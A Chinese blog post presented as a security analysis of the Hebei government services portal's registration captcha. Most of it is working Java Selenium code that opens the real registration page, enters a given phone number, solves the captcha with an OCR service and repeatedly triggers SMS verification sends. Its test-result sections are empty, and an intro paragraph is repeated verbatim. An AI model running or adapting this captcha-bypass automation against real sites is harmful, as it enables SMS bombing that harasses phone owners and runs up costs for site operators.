前言
由于网站注册入口容易被黑客攻击,存在如下安全问题:
- 暴力破解密码,造成用户信息泄露
- 短信盗刷的安全问题,影响业务及导致用户投诉
- 带来经济损失,尤其是后付费客户,风险巨大,造成亏损无底洞

所以大部分网站及App 都采取图形验证码或滑动验证码等交互解决方案, 但在机器学习能力提高的当下,连百度这样的大厂都遭受攻击导致点名批评, 图形验证及交互验证方式的安全性到底如何? 请看具体分析
一、 河北政务服务网PC 注册入口
简介:河北省政务服务中心成立于2019年7月16日 ,是承担省级政务服务事项集中办理的事业单位 。该中心在2022年3月8日推行全国首个省级"大一窗"综合受理服务模式,整合50个服务窗口至40个,实现"一窗受理、分类办理"的标准化流程 。疫情期间(2022年8月)推出"网上办""邮寄办"等四项服务举措,保障政务业务连续性 。2020年获得全国"最具品牌特色政务大厅"称号 ,2022年5月入选"河北青年五四奖章集体"提名奖。

安全分析:

采用传统的图形验证码方式,具体为4个英文及数字,ocr 识别率在 95% 以上。
测试方法:
采用模拟器+OCR识别
1 模拟器交互部分
java
/**
 * 河北政务服务网
 *
 */
public class HeBei implements SendDriverApi {
	private OcrClientDddd ddddOcr = new OcrClientDddd();
	private static String INDEX_URL = "https://zwfw.hebei.gov.cn/hbjis/front/register/perregister1.do";

	@Override
	public RetEntity send(WebDriver driver, String areaCode, String phone) {
		RetEntity retEntity = new RetEntity();
		try {
			driver.get(INDEX_URL);

			// 1 输入手机号
			WebElement phoneElement = ChromeUtil.waitElement(driver, By.id("mobile"), 10);
			phoneElement.sendKeys(phone);
			Thread.sleep(500);

			// 2 获取图形验证码
			WebElement imgElement, inCodeElement, sendElement;
			String imgCode = null, imgSrc = null;
			byte[] imgBytes = null;
			WebElement gtElement = null;
			int count = 0;
			while (count < 5) {
				imgElement = ChromeUtil.waitElement(driver, By.id("verifyImg"), 10);
				imgSrc = (imgElement != null) ? imgElement.getAttribute("src") : null;
				imgBytes = (imgSrc != null) ? GetImage.callJsById(driver, "verifyImg") : null;
				imgCode = (imgBytes != null && imgBytes.length > 100) ? ddddOcr.getImgCode(imgBytes) : null;
				if (imgCode == null || imgCode.length() < 4) {
					// imgElement.click();
					((JavascriptExecutor) driver).executeScript("arguments[0].click();", imgElement);
					Thread.sleep(1000);
					continue;
				}
				// 3 输入图片验证码
				inCodeElement = driver.findElement(By.id("randCode"));
				ChromeUtil.clearbackSpace(inCodeElement);
				inCodeElement.sendKeys(imgCode);
				// 4 点击发送按钮
				sendElement = driver.findElement(By.id("sendMobileCode"));
				((JavascriptExecutor) driver).executeScript("arguments[0].click();", sendElement);

				WebElement infoElement = ChromeUtil.waitElement(driver, By.cssSelector("div.panel.window.messager-window"), 5);
				String info = (infoElement != null) ? infoElement.findElement(By.cssSelector("div.messager-body")).getText() : null;
				if (info != null) {
					if (info.contains("发送成功")) {
						retEntity.setMsg("imgCode:" + imgCode + "(" + count + ")->" + info.substring(0, info.indexOf("发送成功") + 4));
						retEntity.setRet(0);
						return retEntity;
					} else if (info.contains("频繁")) {
						retEntity.setMsg("短信发送频繁");
						return retEntity;
					} else {
						((JavascriptExecutor) driver).executeScript("arguments[0].click();", imgElement);
						driver.findElement(By.className("panel-tool-close")).click();
						Thread.sleep(1000);
						count++;
						continue;
					}
				}
			}
			return retEntity;
		} catch (Exception e) {
			System.out.println("phone=" + phone + ",e=" + e.toString());
			for (StackTraceElement ele : e.getStackTrace()) {
				System.out.println(ele.toString());
			}
			return null;
		} finally {
			if (driver != null)
				driver.manage().deleteAllCookies();
		}
	}
2 获取图形验证码
java
public String getImgCode(byte[] bigImage) {
		try {
			if (ddddUrl == null) {
				System.out.println("getImgCode() ddddUrl=" + ddddUrl);
				return null;
			}
			int len = (bigImage != null) ? bigImage.length : -1;
			if (len < 0) {
				System.out.println("getImgCode() len=" + len);
				return null;
			}

			long time = (new Date()).getTime();
			HttpURLConnection con = null;
			String boundary = "----------" + String.valueOf(time);
			String boundarybytesString = "\r\n--" + boundary + "\r\n";
			OutputStream out = null;

			URL u = new URL(ddddUrl);
			con = (HttpURLConnection) u.openConnection();
			con.setRequestMethod("POST");
			con.setConnectTimeout(10 * 1000);
			con.setReadTimeout(10 * 1000);
			con.setDoOutput(true);
			con.setDoInput(true);
			con.setUseCaches(true);
			con.setRequestProperty("Content-Type", "multipart/form-data; boundary=" + boundary);
			out = con.getOutputStream();
			out.write(boundarybytesString.getBytes("UTF-8"));
			String paramString = "Content-Disposition: form-data; name=\"image\"; filename=\"" + "bigNxt.gif" + "\"\r\n";
			paramString += "Content-Type: application/octet-stream\r\n\r\n";
			out.write(paramString.getBytes("UTF-8"));
			out.write(bigImage);

			String tailer = "\r\n--" + boundary + "--\r\n";
			out.write(tailer.getBytes("UTF-8"));
			out.flush();
			out.close();

			StringBuffer buffer = new StringBuffer();
			BufferedReader br = new BufferedReader(new InputStreamReader(con.getInputStream(), "UTF-8"));
			String temp;
			while ((temp = br.readLine()) != null) {
				buffer.append(temp);
			}
			String ret = buffer.toString();
			if (ret.length() < 1) {
				System.out.println("getImgCode() ddddUrl=" + ddddUrl + ",len=" + len + "->ret=" + buffer.toString());
			}
			return buffer.toString();
		} catch (Throwable e) {
			logger.error("getImgCode() ddddUrl=" + ddddUrl + ",e=" + e.toString());
			return null;
		}
	}

3 测试返回结果:
4 测试报告 :
二丶结语
河北省政务服务中心成立于2019年7月16日 ,是承担省级政务服务事项集中办理的事业单位 。该中心在2022年3月8日推行全国首个省级"大一窗"综合受理服务模式,整合50个服务窗口至40个,实现"一窗受理、分类办理"的标准化流程 。疫情期间(2022年8月)推出"网上办""邮寄办"等四项服务举措,保障政务业务连续性 。2020年获得全国"最具品牌特色政务大厅"称号 ,2022年5月入选"河北青年五四奖章集体"提名奖。 政务服务平台,应该重点关注安全,并且拥有强大的技术资源, 采用的却还是老一代的图形验证码已经落伍了, 用户体验一般,容易被破解, 一旦被国际黑客发起攻击,将会对老百姓形成骚扰,影响声誉。
很多人在短信服务刚开始建设的阶段,可能不会在安全方面考虑太多,理由有很多。
比如:" 需求这么赶,当然是先实现功能啊 "," 业务量很小啦,系统就这么点人用,不怕的 " , " 我们怎么会被盯上呢,不可能的 "等等。
有一些理由虽然有道理,但是该来的总是会来的。前期欠下来的债,总是要还的。越早还,问题就越小,损失就越低。
所以大家在安全方面还是要重视。(血淋淋的栗子!)#安全短信#
谷歌图形验证码在AI 面前已经形同虚设,所以谷歌宣布退出验证码服务, 那么当所有的图形验证码都被破解时,大家又该如何做好防御呢?
>>相关阅读
《腾讯防水墙滑动拼图验证码》
《百度旋转图片验证码》
《网易易盾滑动拼图验证码》
《顶象区域面积点选验证码》
《顶象滑动拼图验证码》
《极验滑动拼图验证码》
《使用深度学习来破解 captcha 验证码》
《验证码终结者-基于CNN+BLSTM+CTC的训练部署套件》